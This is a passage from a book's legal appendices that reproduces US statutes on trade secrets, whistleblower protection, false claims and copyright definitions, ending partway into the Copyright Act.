- (1) "Improper means" includes theft, bribery, misrepresentation, breach or inducement of a breach of duty to maintain secrecy, or espionage through electronic or other means.
- (2) "Misappropriation " means: (i) acquisition of a trade secret of another by a person who knows or has reason to know that the trade secret was acquired by improper means; or (ii) disclosure or use of a trade secret of another without express or implied consent by a person who (A) used improper means to acquire knowledge of the trade secret; or (B) at the time of disclosure or use knew or had reason to know that his knowledge of the trade secret was (I) derived from or through a person who has utilized improper means to acquire it; (II) acquired under circumstances giving rise to a duty to maintain its secrecy or limit its use; or (III) derived from or through a person who owed a duty to the person seeking relief to maintain its secrecy or limit its use; or (C) before a material change of his position, knew or had reason to know that it was a trade secret and that knowledge of it had been acquired by accident or mistake.
- (3) "Person" means a natural person, corporation, business trust, estate, trust, partnership, association, joint venture, government, governmental subdivision or agency, or any other legal or commercial entity.
- (4) "Trade secret" means information, including a formula, pattern, compilation, program device, method, technique, or process, that: (i) derives independent economic value, actual or potential, from not being generally known to, and not being readily ascertainable by proper means by, other persons who can obtain economic value from its disclosure or use, and (ii) is the subject of efforts that are reasonable under the circumstances to maintain its secrecy.

##### §2. Injunctive Relief

- (a) Actual or threatened misappropriation may be enjoined. Upon application to the court an injunction shall be terminated when the trade secret has ceased to exist, but the injunction may be continued for an additional reasonable period of time in order to eliminate commercial advantage that otherwise would be derived from the misappropriation.

(b) In exceptional circumstances, an injunction may condition future use upon payment of a reasonable royalty for no longer than the period of time for which use could have been prohibited. Exceptional circumstances include, but are not limited to, a material and prejudicial change of position prior to acquiring knowledge or reason to know of misappropriation that renders a prohibitive injunction inequitable.

(c) In appropriate circumstances, affirmative acts to protect a trade secret may be compelled by court order.

### **§3. Damages**

(a) Except to the extent that a material and prejudicial change of position prior to acquiring knowledge or reason to know of misappropriation renders a monetary recovery inequitable, a complainant is entitled to recover damages for misappropriation. Damages can include both the actual loss caused by misappropriation and the unjust enrichment caused by misappropriation that is not taken into account in computing actual loss. In lieu of damages measured by any other methods, the damages caused by misappropriation may be measured by imposition of liability for a reasonable royalty for a misappropriator's unauthorized disclosure or use of a trade secret.

(b) If willful and malicious misappropriation exists, the court may award exemplary damages in the amount not exceeding twice any award made under subsection (a).

### **§4. Attorney's Fees**

If (i) a claim of misappropriation is made in bad faith, (ii) a motion to terminate an injunction is made or resisted in bad faith, or (iii) willful and malicious misappropriation exists, the court may award reasonable attorney's fees to the prevailing party.

### **§5. Preservation of Secrecy**

In action under this Act, a court shall preserve the secrecy of an alleged trade secret by reasonable means, which may include granting protective orders in connection with discovery proceedings, holding in-camera hearings, sealing the records of the action, and ordering any person involved in the litigation not to disclose an alleged trade secret without prior court approval.

### **§6. Statute of Limitations**

An action for misappropriation must be brought within 3 years after the misappropriation is discovered or by the exercise of reasonable diligence should have been discovered. For the purposes of this section, a continuing misappropriation constitutes a single claim.

### **§7. Effect on Other Law**

(a) Except as provided in subsection (b), this [Act] displaces conflicting tort, restitutionary, and other law of this State providing civil remedies for misappropriation of a trade secret.

(b) This [Act] does not affect: (1) contractual remedies, whether or not based upon misappropriation of a trade secret; or (2) other civil remedies that are not based upon misappropriation of a trade secret; or (3) criminal remedies, whether or not based upon misappropriation of a trade secret.

## **§8. Uniformity of Application and Construction**

This act shall be applied and construed to effectuate its general purpose to make uniform the law with respect to the subject of this Act among states enacting it.

## **§9. Short Title**

This Act may be cited as the Uniform Trade Secrets Act.

## **§10. Severability**

If any provision of this Act or its application to any person or circumstances is held invalid, the invalidity does not affect other provisions or applications of the Act which can be given effect without the invalid provision or application, and to this end the provisions of this Act are severable.

## **§11. Time of Taking Effect**

This [Act] takes effect on \_\_\_\_\_, and does not apply to misappropriation occurring prior to the effective date. With respect to a continuing misappropriation that began prior to the effective date, the [Act] also does not apply to the continuing misappropriation that occurs after the effective date.

## **§12. Repeal**

The following Acts and parts of Acts are repealed\*\*\*\*\*:

## **K.2 Restatement (Third) Unfair Competition (1995)**

### **s 39. DEFINITION OF TRADE SECRET**

A trade secret is any information that can be used in the operation of a business or other enterprise and that is sufficiently valuable and secret to afford an actual or potential economic advantage over others.

### **s 44. INJUNCTIONS: APPROPRIATION OF TRADE SECRETS**

(1) If appropriate under the rule stated in Subsection (2), injunctive relief may be awarded to prevent a continuing or threatened appropriation of another's trade secret by one who is subject to liability under the rule stated in s 40.

(2) The appropriateness and scope of injunctive relief depend upon a comparative appraisal of all the factors of the case, including the following primary factors:

(a) the nature of the interest to be protected;



- (b) the nature and extent of the appropriation;
  - (c) the relative adequacy to the plaintiff of an injunction and of other remedies;
  - (d) the relative harm likely to result to the legitimate interests of the defendant if an injunction is granted and to the legitimate interests of the plaintiff if an injunction is denied;
  - (e) the interests of third persons and of the public;
  - (f) any unreasonable delay by the plaintiff in bringing suit or otherwise asserting its rights;
  - (g) any related misconduct on the part of the plaintiff; and
  - (h) the practicality of framing and enforcing the injunction.
- (3) The duration of injunctive relief in trade secret actions should be limited to the time necessary to protect the plaintiff from any harm attributable to the appropriation and to deprive the defendant of any economic advantage attributable to the appropriation.

### **K.3 Texas Penal Code Trade Secret Law**

#### **§ 31.05. Theft of Trade Secrets**

(a) For purposes of this section:

(1) "Article" means any object, material, device, or substance or any copy thereof, including a writing, recording, drawing, sample, specimen, prototype, model, photograph, microorganism, blueprint, or map.

(2) "Copy" means a facsimile, replica, photograph, or other reproduction of an article or a note, drawing, or sketch made of or from an article.

(3) "Representing" means describing, depicting, containing, constituting, reflecting, or recording.

(4) "Trade secret" means the whole or any part of any scientific or technical information, design, process, procedure, formula, or improvement that has value and that the owner has taken measures to prevent from becoming available to persons other than those selected by the owner to have access for limited purposes.

(b) A person commits an offense if, without the owner's effective consent, he knowingly:

- (1) steals a trade secret;
- (2) makes a copy of an article representing a trade secret; or
- (3) communicates or transmits a trade secret.

(c) An offense under this section is a felony of the third degree.

## K.4 State Whistle Blower Laws\*

Statutes of general application: Alaska Stat. §§ 39.90.100 to .150 (Lexis 1998) (public); Ariz. Rev. Stat. Ann. § 38-532 (West 1996) (public); Ariz. Rev. Stat. Ann. § 23-1501 (Supp. 1998) (private); Cal. Gov't Code § 12653 (West 1992 & Supp. 1999) (public); Cal. Lab. Code § 1102.5 (West 1989) (private); Colo. Rev. Stat. §§ 24-50.5-102 to -105 (1998) (public); Conn. Gen. Stat. Ann. 31-51m (West 1997) (public and private); Del. Code Ann. tit. 29, § 5115 (1997) (public); D.C. Code Ann. §§ 1-616.1 to .3 (Supp. 1998) (public); Fla. Stat. Ann. §§ 112.3187 to .31895 (West 1992 & Supp. 1999) (public); Fla. Stat. Ann. §§ 448.102 to .105 (West 1995 & Supp. 1997) (private); Ga. Code Ann. § 45-1-4 (Supp. 1998) (public); Haw. Rev. Stat. §§ 378-61 to -69 (Supp. 1992) (public and private); Idaho Code §§ 6-2101 to -2109 (1998) (public); Ind. Code Ann. § 4-15-10-4 (Michie 1996) (public employees); Ind. Code Ann. § 36-1-8-8 (Michie 1993) (public); Iowa Code Ann. § 70A.28 (West Supp. 1998) (public); Ky. Rev. Stat. Ann. §§ 61.101 to .103 (Banks-Baldwin 1997) (public); La. Rev. Stat. Ann. § 42:1169 (West Supp. 1999) (public); La. Rev. Stat. Ann. § 23:967 (West 1998) (private); Me. Rev. Stat. Ann. tit. 26, §§ 831-836 (West 1988 and Supp. 1998) (public and private); Md. Code Ann., State Pers. & Pens. §§ 5-301 to -313 (1997) (public); Mass. Gen. Laws Ann. ch. 149 § 185 (West 1996 & Supp. 1998) (public); Mich. Comp. Laws Ann. §§ 15.361 to .369 (West 1994) (public and private); Minn. Stat. Ann. §§ 181.931 to .935 (West 1993 & Supp. 1999) (public and private); Miss. Code Ann. § 25-9-171 to -177 (1972) (public); Mo. Ann. Stat. § 105.055 (West 1997) (public); Mont. Code Ann. §§ 39-2-901 to -915 (1997) (private); Neb. Rev. Stat. §§ 81-2701 to -2710 (1994) (public); Nev. Rev. Stat. §§ 281.611 to .671 (1997) (public); N.H. Rev. Stat. Ann. §§ 275-E:1 to E:7 (Supp. 1998) (public and private); N.J. Stat. Ann. §§ 34:19-1 to -8 (West 1988 & Supp. 1998) (public and private); N.Y. Civ. Serv. Law § 75-b (McKinney 1983 & Supp. 1999) (public); N.Y. Lab. Law § 740 (McKinney 1988) (private); N.C. Gen. Stat. § 126-84 to -88 (1995 & Supp. 1996) (public); N.D. Cent. Code 34-11.1-04 to -08 (1987 & Supp. 1997) (public); Ohio Rev. Code Ann. § 4113.51 to .53 (Anderson 1998) (public and private); Okla. Stat. Ann. tit. 74, § 840-2.5 (West 1995 & Supp. 1999) (public); Or. Rev. Stat. §§ 659.505 to .545 (1997) (public); 43 Pa. Cons. Stat. Ann. §§ 1421-1428 (West 1991 & Supp. 1998) (public); R.I. Gen. Laws §§ 28-50-1 to -9 (1995) (public and private); S.C. Code Ann. §§ 8-27-10 to -40 (Law. Co-op. 1998) (public); S.D. Codified Laws § 3-6A-52 (Michie 1994) (public); Tenn. Code Ann. § 50-1-304 (1991 & Supp. 1998) (public and private); Tex. Gov't Code Ann. §§ 554.001 to .010 (West 1994 & Supp. 1999) (public); Utah Code Ann. §§ 67-21-1 to -9 (1996) (public); Wash. Rev. Code Ann. §§ 42.41.010 to .060 (West Supp. 1998) (local government public); Wash. Rev. Code Ann. §§ 42.40.020 to .050 (West Supp. 1998) (state government public); W. Va. Code §§ 6C-1-1 to -8 (1993) (public); Wis. Stat. Ann. §§ 230.80 to .89 (West 1987 & Supp. 1998) (public); Wyo. Stat. Ann. § 9-11-103 (Michie 1996) (public).

\* Laws compiled by Callahan, E. & Dworkin, T. (2000, 100 fn. 3). Parenthetical "public" means law applies to public employees and "private" applies to employees in the private sector.

## **K.5 False Claims Act (1988)**

### **31 U.S.C. § 3729**

(a) Liability for certain acts.--Any person who--

- (1) knowingly presents, or causes to be presented, to an officer or employee of the United States Government or a member of the Armed Forces of the United States a false or fraudulent claim for payment or approval;
- (2) knowingly makes, uses, or causes to be made or used, a false record or statement to get a false or fraudulent claim paid or approved by the Government;
- (3) conspires to defraud the Government by getting a false or fraudulent claim allowed or paid;
- (4) has possession, custody, or control of property or money used, or to be used, by the Government and, intending to defraud the Government or willfully to conceal the property, delivers, or causes to be delivered, less property than the amount for which the person receives a certificate or receipt;
- (5) authorized to make or deliver a document certifying receipt of property used, or to be used, by the Government and, intending to defraud the Government, makes or delivers the receipt without completely knowing that the information on the receipt is true;
- (6) knowingly buys, or receives as a pledge of an obligation or debt, public property from an officer or employee of the Government, or a member of the Armed Forces, who lawfully may not sell or pledge the property; or
- (7) knowingly makes, uses, or causes to be made or used, a false record or statement to conceal, avoid, or decrease an obligation to pay or transmit money or property to the Government,

is liable to the United States Government for a civil penalty of not less than \$5,000 and not more than \$10,000, plus 3 times the amount of damages which the Government sustains because of the act of that person, except that if the court finds that--

- (A) the person committing the violation of this subsection furnished officials of the United States responsible for investigating false claims violations with all information known to such person about the violation within 30 days after the date on which the defendant first obtained the information;
- (B) such person fully cooperated with any Government investigation of such violation; and
- (C) at the time such person furnished the United States with the information about the violation, no criminal prosecution, civil action, or administrative action had commenced under this title with respect to such violation, and the person did not have actual knowledge of the existence of an investigation into such violation;

the court may assess not less than 2 times the amount of damages which the Government sustains because of the act of the person. A person violating this subsection shall also be liable to the United States Government for the costs of a civil action brought to recover any such penalty or damages.

(b) Knowing and knowingly defined.--For purposes of this section, the terms "knowing" and "knowingly" mean that a person, with respect to information--

- (1) has actual knowledge of the information;
- (2) acts in deliberate ignorance of the truth or falsity of the information; or
- (3) acts in reckless disregard of the truth or falsity of the information,

and no proof of specific intent to defraud is required.

(c) Claim defined.--For purposes of this section, "claim" includes any request or demand, whether under a contract or otherwise, for money or property which is made to a contractor, grantee, or other recipient if the United States Government provides any portion of the money or property which is requested or demanded, or if the Government will reimburse such contractor, grantee, or other recipient for any portion of the money or property which is requested or demanded.

(d) Exemption from disclosure.--Any information furnished pursuant to subparagraphs (A) through (C) of subsection (a) shall be exempt from disclosure under section 552 of title 5.

(e) Exclusion.--This section does not apply to claims, records, or statements made under the Internal Revenue Code of 1986.

## **K.6 Texas Whistleblower Statute**

### **Texas Government Code**

#### **§ 554.001. Definitions**

In this chapter:

(1) "Law" means:

- (A) a state or federal statute;
- (B) an ordinance of a local governmental entity; or
- (C) a rule adopted under a statute or ordinance.

(2) "Local governmental entity" means a political subdivision of the state, including a:

- (A) county;
- (B) municipality;
- (C) public school district; or
- (D) special-purpose district or authority.

(3) "Personnel action" means an action that affects a public employee's compensation, promotion, demotion, transfer, work assignment, or performance evaluation.

(4) "Public employee" means an employee or appointed officer other than an independent contractor who is paid to perform services for a state or local governmental entity.

(5) "State governmental entity" means:

(A) a board, commission, department, office, or other agency in the executive branch of state government, created under the constitution or a statute of the state, including an institution of higher education, as defined by Section 61.003, Education Code;

(B) the legislature or a legislative agency; or

(C) the Texas Supreme Court, the Texas Court of Criminal Appeals, a court of appeals, a state judicial agency, or the State Bar of Texas.

#### **§ 554.002. Retaliation Prohibited for Reporting Violation of Law**

(a) A state or local governmental entity may not suspend or terminate the employment of, or take other adverse personnel action against, a public employee who in good faith reports a violation of law by the employing governmental entity or another public employee to an appropriate law enforcement authority.

(b) In this section, a report is made to an appropriate law enforcement authority if the authority is a part of a state or local governmental entity or of the federal government that the employee in good faith believes is authorized to:

(1) regulate under or enforce the law alleged to be violated in the report; or

(2) investigate or prosecute a violation of criminal law.

#### **§ 554.003. Relief Available to Public Employee**

(a) A public employee whose employment is suspended or terminated or who is subjected to an adverse personnel action in violation of Section 554.002 is entitled to sue for:

(1) injunctive relief;

(2) actual damages;

(3) court costs; and

(4) reasonable attorney fees.

(b) In addition to relief under Subsection (a), a public employee whose employment is suspended or terminated in violation of this chapter is entitled to:

(1) reinstatement to the employee's former position or an equivalent position;

(2) compensation for wages lost during the period of suspension or termination; and

(3) reinstatement of fringe benefits and seniority rights lost because of the suspension or termination.

(c) In a suit under this chapter against an employing state or local governmental entity, a public employee may not recover compensatory damages for future pecuniary losses, emotional pain, suffering, inconvenience, mental anguish, loss of enjoyment of life, and other nonpecuniary losses in an amount that exceeds:

(1) \$50,000, if the employing state or local governmental entity has fewer than 101 employees in each of 20 or more calendar weeks in the calendar year in which the suit is filed or in the preceding year;

(2) \$100,000, if the employing state or local governmental entity has more than 100 and fewer than 201 employees in each of 20 or more calendar weeks in the calendar year in which the suit is filed or in the preceding year;

(3) \$200,000, if the employing state or local governmental entity has more than 200 and fewer than 501 employees in each of 20 or more calendar weeks in the calendar year in which the suit is filed or in the preceding year; and

(4) \$250,000, if the employing state or local governmental entity has more than 500 employees in each of 20 or more calendar weeks in the calendar year in which the suit is filed or in the preceding year.

(d) If more than one subdivision of Subsection (c) applies to an employing state or local governmental entity, the amount of monetary damages that may be recovered from the entity in a suit brought under this chapter is governed by the applicable provision that provides the highest damage award.

#### **§ 554.0035. Waiver of Immunity**

A public employee who alleges a violation of this chapter may sue the employing state or local governmental entity for the relief provided by this chapter. Sovereign immunity is waived and abolished to the extent of liability for the relief allowed under this chapter for a violation of this chapter.

#### **§ 554.004. Burden of Proof; Presumption; Affirmative Defense**

(a) A public employee who sues under this chapter has the burden of proof, except that if the suspension or termination of, or adverse personnel action against, a public employee occurs not later than the 90th day after the date on which the employee reports

a violation of law, the suspension, termination, or adverse personnel action is presumed, subject to rebuttal, to be because the employee made the report.

(b) It is an affirmative defense to a suit under this chapter that the employing state or local governmental entity would have taken the action against the employee that forms the basis of the suit based solely on information, observation, or evidence that is not related to the fact that the employee made a report protected under this chapter of a violation of law.

#### **§ 554.005. Limitation Period**

Except as provided by Section 554.006, a public employee who seeks relief under this chapter must sue not later than the 90th day after the date on which the alleged violation of this chapter:

- (1) occurred; or
- (2) was discovered by the employee through reasonable diligence.

#### **§ 554.006. Use of Grievance or Appeal Procedures**

(a) A public employee must initiate action under the grievance or appeal procedures of the employing state or local governmental entity relating to suspension or termination of employment or adverse personnel action before suing under this chapter.

(b) The employee must invoke the applicable grievance or appeal procedures not later than the 90th day after the date on which the alleged violation of this chapter:

- (1) occurred; or
- (2) was discovered by the employee through reasonable diligence.

(c) Time used by the employee in acting under the grievance or appeal procedures is excluded, except as provided by Subsection (d), from the period established by Section 554.005.

(d) If a final decision is not rendered before the 61st day after the date procedures are initiated under Subsection (a), the employee may elect to:

- (1) exhaust the applicable procedures under Subsection (a), in which event the employee must sue not later than the 30th day after the date those procedures are exhausted to obtain relief under this chapter; or
- (2) terminate procedures under Subsection (a), in which event the employee must sue within the time remaining under Section 554.005 to obtain relief under this chapter.

#### **§ 554.007. Where Suit Brought**

(a) A public employee of a state governmental entity may sue under this chapter in a district court of the county in which the cause of action arises or in a district court of Travis County.

(b) A public employee of a local governmental entity may sue under this chapter in a district court of the county in which the cause of action arises or in a district court of any county in the same geographic area that has established with the county in which the cause of action arises a council of governments or other regional commission under Chapter 391, Local Government Code.

#### **§ 554.008. Civil Penalty**

(a) A supervisor who in violation of this chapter suspends or terminates the employment of a public employee or takes an adverse personnel action against the employee is liable for a civil penalty not to exceed \$15,000.

(b) The attorney general or appropriate prosecuting attorney may sue to collect a civil penalty under this section.

(c) A civil penalty collected under this section shall be deposited in the state treasury.

(d) A civil penalty assessed under this section shall be paid by the supervisor and may not be paid by the employing governmental entity.

(e) The personal liability of a supervisor or other individual under this chapter is limited to the civil penalty that may be assessed under this section.

#### **§ 554.009. Notice to Employees**

(a) A state or local governmental entity shall inform its employees of their rights under this chapter by posting a sign in a prominent location in the workplace.

(b) The attorney general shall prescribe the design and content of the sign required by this section.

#### **§ 554.010. Audit of State Governmental Entity After Suit**

(a) At the conclusion of a suit that is brought under this chapter against a state governmental entity subject to audit under Section 321.013 and in which the entity is required to pay \$10,000 or more under the terms of a settlement agreement or final judgment, the attorney general shall provide to the state auditor's office a brief memorandum describing the facts and disposition of the suit.

(b) Not later than the 90th day after the date on which the state auditor's office receives the memorandum required by Subsection (a), the auditor may audit or investigate the state governmental entity to determine any changes necessary to correct the problems that gave rise to the whistleblower suit and shall recommend such changes to the Legislative Audit Committee, the Legislative Budget Board, and the governing board or chief executive officer of the entity involved. In conducting the audit or investigation, the auditor shall have access to all records pertaining to the suit.



## **Appendix L**

### **SELECTED PROPERTY RIGHTS LAWS**

#### **L.1 Copyright Act 17 U.S.C.**

##### **§ 101. Definitions**

Except as otherwise provided in this title, as used in this title, the following terms and their variant forms mean the following:

An "anonymous work" is a work on the copies or phonorecords of which no natural person is identified as author.

An "architectural work" is the design of a building as embodied in any tangible medium of expression, including a building, architectural plans, or drawings. The work includes the overall form as well as the arrangement and composition of spaces and elements in the design, but does not include individual standard features.

"Audiovisual works" are works that consist of a series of related images which are intrinsically intended to be shown by the use of machines, or devices such as projectors, viewers, or electronic equipment, together with accompanying sounds, if any, regardless of the nature of the material objects, such as films or tapes, in which the works are embodied.

The "Berne Convention" is the Convention for the Protection of Literary and Artistic Works, signed at Berne, Switzerland, on September 9, 1886, and all acts, protocols, and revisions thereto.

The "best edition" of a work is the edition, published in the United States at any time before the date of deposit, that the Library of Congress determines to be most suitable for its purposes.

A person's "children" are that person's immediate offspring, whether legitimate or not, and any children legally adopted by that person.

A "collective work" is a work, such as a periodical issue, anthology, or encyclopedia, in which a number of contributions, constituting separate and independent works in themselves, are assembled into a collective whole.

A "compilation" is a work formed by the collection and assembling of preexisting materials or of data that are selected, coordinated, or arranged in such a way that the resulting work as a whole constitutes an original work of authorship. The term "compilation" includes collective works.

"Copies" are material objects, other than phonorecords, in which a work is fixed by any

method now known or later developed, and from which the work can be perceived, reproduced, or otherwise communicated, either directly or with the aid of a machine or device. The term "copies" includes the material object, other than a phonorecord, in which the work is first fixed.

"Copyright owner", with respect to any one of the exclusive rights comprised in a copyright, refers to the owner of that particular right.

A work is "created" when it is fixed in a copy or phonorecord for the first time; where a work is prepared over a period of time, the portion of it that has been fixed at any particular time constitutes the work as of that time, and where the work has been prepared in different versions, each version constitutes a separate work.

A "derivative work" is a work based upon one or more preexisting works, such as a translation, musical arrangement, dramatization, fictionalization, motion picture version, sound recording, art reproduction, abridgment, condensation, or any other form in which a work may be recast, transformed, or adapted. A work consisting of editorial revisions, annotations, elaborations, or other modifications which, as a whole, represent an original work of authorship, is a "derivative work".

A "device"; "machine", or "process" is one now known or later developed.

A "digital transmission" is a transmission in whole or in part in a digital or other non-analog format.

To "display" a work means to show a copy of it, either directly or by means of a film, slide, television image, or any other device or process or, in the case of a motion picture or other audiovisual work, to show individual images nonsequentially.

An "establishment" is a store, shop, or any similar place of business open to the general public for the primary purpose of selling goods or services in which the majority of the gross square feet of space that is nonresidential is used for that purpose, and in which nondramatic musical works are performed publicly.

A "food service or drinking establishment" is a restaurant, inn, bar, tavern, or any other similar place of business in which the public or patrons assemble for the primary purpose of being served food or drink, in which the majority of the gross square feet of space that is nonresidential is used for that purpose, and in which nondramatic musical works are performed publicly.

The term "financial gain" includes receipt, or expectation of receipt, of anything of value, including the receipt of other copyrighted works.

A work is "fixed" in a tangible medium of expression when its embodiment in a copy or phonorecord, by or under the authority of the author, is sufficiently permanent or stable to permit it to be perceived, reproduced, or otherwise communicated for a period of more

than transitory duration. A work consisting of sounds, images, or both, that are being transmitted, is "fixed" for purposes of this title if a fixation of the work is being made simultaneously with its transmission.

The "Geneva Phonograms Convention" is the Convention for the Protection of Producers of Phonograms Against Unauthorized Duplication of Their Phonograms, concluded at Geneva, Switzerland, on October 29, 1971.

The "gross square feet of space" of an establishment means the entire interior space of that establishment, and any adjoining outdoor space used to serve patrons, whether on a seasonal basis or otherwise.

The terms "including" and "such as" are illustrative and not limitative.

An "international agreement" is--

- (1) the Universal Copyright Convention;
- (2) the Geneva Phonograms Convention;
- (3) the Berne Convention;
- (4) the WTO Agreement;
- (5) the WIPO Copyright Treaty;
- (6) the WIPO Performances and Phonograms Treaty; and
- (7) any other copyright treaty to which the United States is a party.

A "joint work" is a work prepared by two or more authors with the intention that their contributions be merged into inseparable or interdependent parts of a unitary whole.

"Literary works" are works, other than audiovisual works, expressed in words, numbers, or other verbal or numerical symbols or indicia, regardless of the nature of the material objects, such as books, periodicals, manuscripts, phonorecords, film, tapes, disks, or cards, in which they are embodied.

"Motion pictures" are audiovisual works consisting of a series of related images which, when shown in succession, impart an impression of motion, together with accompanying sounds, if any.

To "perform" a work means to recite, render, play, dance, or act it, either directly or by means of any device or process or, in the case of a motion picture or other audiovisual work, to show its images in any sequence or to make the sounds accompanying it audible.

A "performing rights society" is an association, corporation, or other entity that licenses the public performance of nondramatic musical works on behalf of copyright owners of such works, such as the American Society of Composers, Authors and Publishers (ASCAP), Broadcast Music, Inc. (BMI), and SESAC, Inc.

"Phonorecords" are material objects in which sounds, other than those accompanying a motion picture or other audiovisual work, are fixed by any method now known or later developed, and from which the sounds can be perceived, reproduced, or otherwise communicated, either directly or with the aid of a machine or device. The term "phonorecords" includes the material object in which the sounds are first fixed.

"Pictorial, graphic, and sculptural works" include two-dimensional and three-dimensional works of fine, graphic, and applied art, photographs, prints and art reproductions, maps, globes, charts, diagrams, models, and technical drawings, including architectural plans. Such works shall include works of artistic craftsmanship insofar as their form but not their mechanical or utilitarian aspects are concerned; the design of a useful article, as defined in this section, shall be considered a pictorial, graphic, or sculptural work only if, and only to the extent that, such design incorporates pictorial, graphic, or sculptural features that can be identified separately from, and are capable of existing independently of, the utilitarian aspects of the article.

For purposes of section 513, a "proprietor" is an individual, corporation, partnership, or other entity, as the case may be, that owns an establishment or a food service or drinking establishment, except that no owner or operator of a radio or television station licensed by the Federal Communications Commission, cable system or satellite carrier, cable or satellite carrier service or programmer, provider of online services or network access or the operator of facilities therefor, telecommunications company, or any other such audio or audiovisual service or programmer now known or as may be developed in the future, commercial subscription music service, or owner or operator of any other transmission service, shall under any circumstances be deemed to be a proprietor.

A "pseudonymous work" is a work on the copies or phonorecords of which the author is identified under a fictitious name.

"Publication" is the distribution of copies or phonorecords of a work to the public by sale or other transfer of ownership, or by rental, lease, or lending. The offering to distribute copies or phonorecords to a group of persons for purposes of further distribution, public performance, or public display, constitutes publication. A public performance or display of a work does not of itself constitute publication.

"Registration", for purposes of sections 205(c)(2), 405, 406, 410(d), 411, 412, and 506(e), means a registration of a claim in the original or the renewed and extended term of copyright.

To perform or display a work "publicly" means--

(1) to perform or display it at a place open to the public or at any place where a substantial number of persons outside of a normal circle of a family and its social acquaintances is gathered; or

(2) to transmit or otherwise communicate a performance or display of the work to a place specified by clause (1) or to the public; by means of any device or process, whether the members of the public capable of receiving the performance or display receive it in the same place or in separate places and at the same time or at different times.

"Sound recordings" are works that result from the fixation of a series of musical, spoken, or other sounds, but not including the sounds accompanying a motion picture or other audiovisual work, regardless of the nature of the material objects, such as disks, tapes, or other phonorecords, in which they are embodied.

"State" includes the District of Columbia and the Commonwealth of Puerto Rico, and any territories to which this title is made applicable by an Act of Congress.

A "transfer of copyright ownership" is an assignment, mortgage, exclusive license, or any other conveyance, alienation, or hypothecation of a copyright or of any of the exclusive rights comprised in a copyright, whether or not it is limited in time or place of effect, but not including a nonexclusive license.

A "transmission program" is a body of material that, as an aggregate, has been produced for the sole purpose of transmission to the public in sequence and as a unit.

To "transmit" a performance or display is to communicate it by any device or process whereby images or sounds are received beyond the place from which they are sent.

A "treaty party" is a country or intergovernmental organization other than the United States that is a party to an international agreement.

The "United States", when used in a geographical sense, comprises the several States, the District of Columbia and the Commonwealth of Puerto Rico, and the organized territories under the jurisdiction of the United States Government.

For purposes of section 411, a work is a "United States work" only if--

(1) in the case of a published work, the work is first published--

(A) in the United States;

(B) simultaneously in the United States and another treaty party or parties, whose law grants a term of copyright protection that is the same as or longer than the term provided in the United States;

(C) simultaneously in the United States and a foreign nation that is not a treaty party;

or

(D) in a foreign nation that is not a treaty party, and all of the authors of the work are nationals, domiciliaries, or habitual residents of, or in the case of an audiovisual work legal entities with headquarters in, the United States;

(2) in the case of an unpublished work, all the authors of the work are nationals, domiciliaries, or habitual residents of the United States, or, in the case of an unpublished audiovisual work, all the authors are legal entities with headquarters in the United States; or

(3) in the case of a pictorial, graphic, or sculptural work incorporated in a building or structure, the building or structure is located in the United States.

A "useful article" is an article having an intrinsic utilitarian function that is not merely to portray the appearance of the article or to convey information. An article that is normally a part of a useful article is considered a "useful article".

The author's "widow" or "widower" is the author's surviving spouse under the law of the author's domicile at the time of his or her death, whether or not the spouse has later remarried.

The "WIPO Copyright Treaty" is the WIPO Copyright Treaty concluded at Geneva, Switzerland, on December 20, 1996.

The "WIPO Performances and Phonograms Treaty" is the WIPO Performances and Phonograms Treaty concluded at Geneva, Switzerland, on December 20, 1996.

A "work of visual art" is--

(1) a painting, drawing, print, or sculpture, existing in a single copy, in a limited edition of 200 copies or fewer that are signed and consecutively numbered by the author, or, in the case of a sculpture, in multiple cast, carved, or fabricated sculptures of 200 or fewer that are consecutively numbered by the author and bear the signature or other identifying mark of the author; or

(2) a still photographic image produced for exhibition purposes only, existing in a single copy that is signed by the author, or in a limited edition of 200 copies or fewer that are signed and consecutively numbered by the author.

A work of visual art does not include--

(A)(i) any poster, map, globe, chart, technical drawing, diagram, model, applied art, motion picture or other audiovisual work, book, magazine, newspaper, periodical, data base, electronic information service, electronic publication, or similar publication;

(ii) any merchandising item or advertising, promotional, descriptive, covering, or packaging material or container;

(iii) any portion or part of any item described in clause (i) or (ii);

(B) any work made for hire; or

(C) any work not subject to copyright protection under this title.

A "work of the United States Government" is a work prepared by an officer or employee of the United States Government as part of that person's official duties.

A "work made for hire" is--

(1) a work prepared by an employee within the scope of his or her employment; or

(2) a work specially ordered or commissioned for use as a contribution to a collective work, as a part of a motion picture or other audiovisual work, as a translation, as a supplementary work, as a compilation, as an instructional text, as a test, as answer material for a test, or as an atlas, if the parties expressly agree in a written instrument signed by them that the work shall be considered a work made for hire. For the purpose of the foregoing sentence, a "supplementary work" is a work prepared for publication as a secondary adjunct to a work by another author for the purpose of introducing, concluding, illustrating, explaining, revising, commenting upon, or assisting in the use of the other work, such as forewords, afterwords, pictorial illustrations, maps, charts, tables, editorial notes, musical arrangements, answer material for tests, bibliographies, appendixes, and indexes, and an "instructional text" is a literary, pictorial, or graphic work prepared for publication and with the purpose of use in systematic instructional activities.

In determining whether any work is eligible to be considered a work made for hire under paragraph (2), neither the amendment contained in section 1011(d) of the Intellectual Property and Communications Omnibus Reform Act of 1999, as enacted by section 1000(a)(9) of Public Law 106-113, nor the deletion of the words added by that amendment--

(A) shall be considered or otherwise given any legal significance, or

(B) shall be interpreted to indicate congressional approval or disapproval of, or acquiescence in, any judicial determination,

by the courts or the Copyright Office. Paragraph (2) shall be interpreted as if both section 2(a)(1) of the Work Made For Hire and Copyright Corrections Act of 2000 and section 1011(d) of the Intellectual Property and Communications Omnibus Reform Act of 1999, as enacted by section 1000(a)(9) of Public Law 106-113, were never enacted,

and without regard to any inaction or awareness by the Congress at any time of any judicial determinations.

The terms "WTO Agreement" and "WTO member country" have the meanings given those terms in paragraphs (9) and (10), respectively, of section 2 of the Uruguay Round Agreements Act.

A "computer program" is a set of statements or instructions to be used directly or indirectly in a computer in order to bring about a certain result.

#### **§ 102. Subject matter of copyright: in general**

(a) Copyright protection subsists, in accordance with this title, in original works of authorship fixed in any tangible medium of expression, now known or later developed, from which they can be perceived, reproduced, or otherwise communicated, either directly or with the aid of a machine or device. Works of authorship include the following categories:

- (1) literary works;
- (2) musical works, including any accompanying words;
- (3) dramatic works, including any accompanying music;
- (4) pantomimes and choreographic works;
- (5) pictorial, graphic, and sculptural works;
- (6) motion pictures and other audiovisual works;
- (7) sound recordings; and
- (8) architectural works.

(b) In no case does copyright protection for an original work of authorship extend to any idea, procedure, process, system, method of operation, concept, principle, or discovery, regardless of the form in which it is described, explained, illustrated, or embodied in such work.

#### **§ 103 Subject matter of copyright: compilations and derivative works**

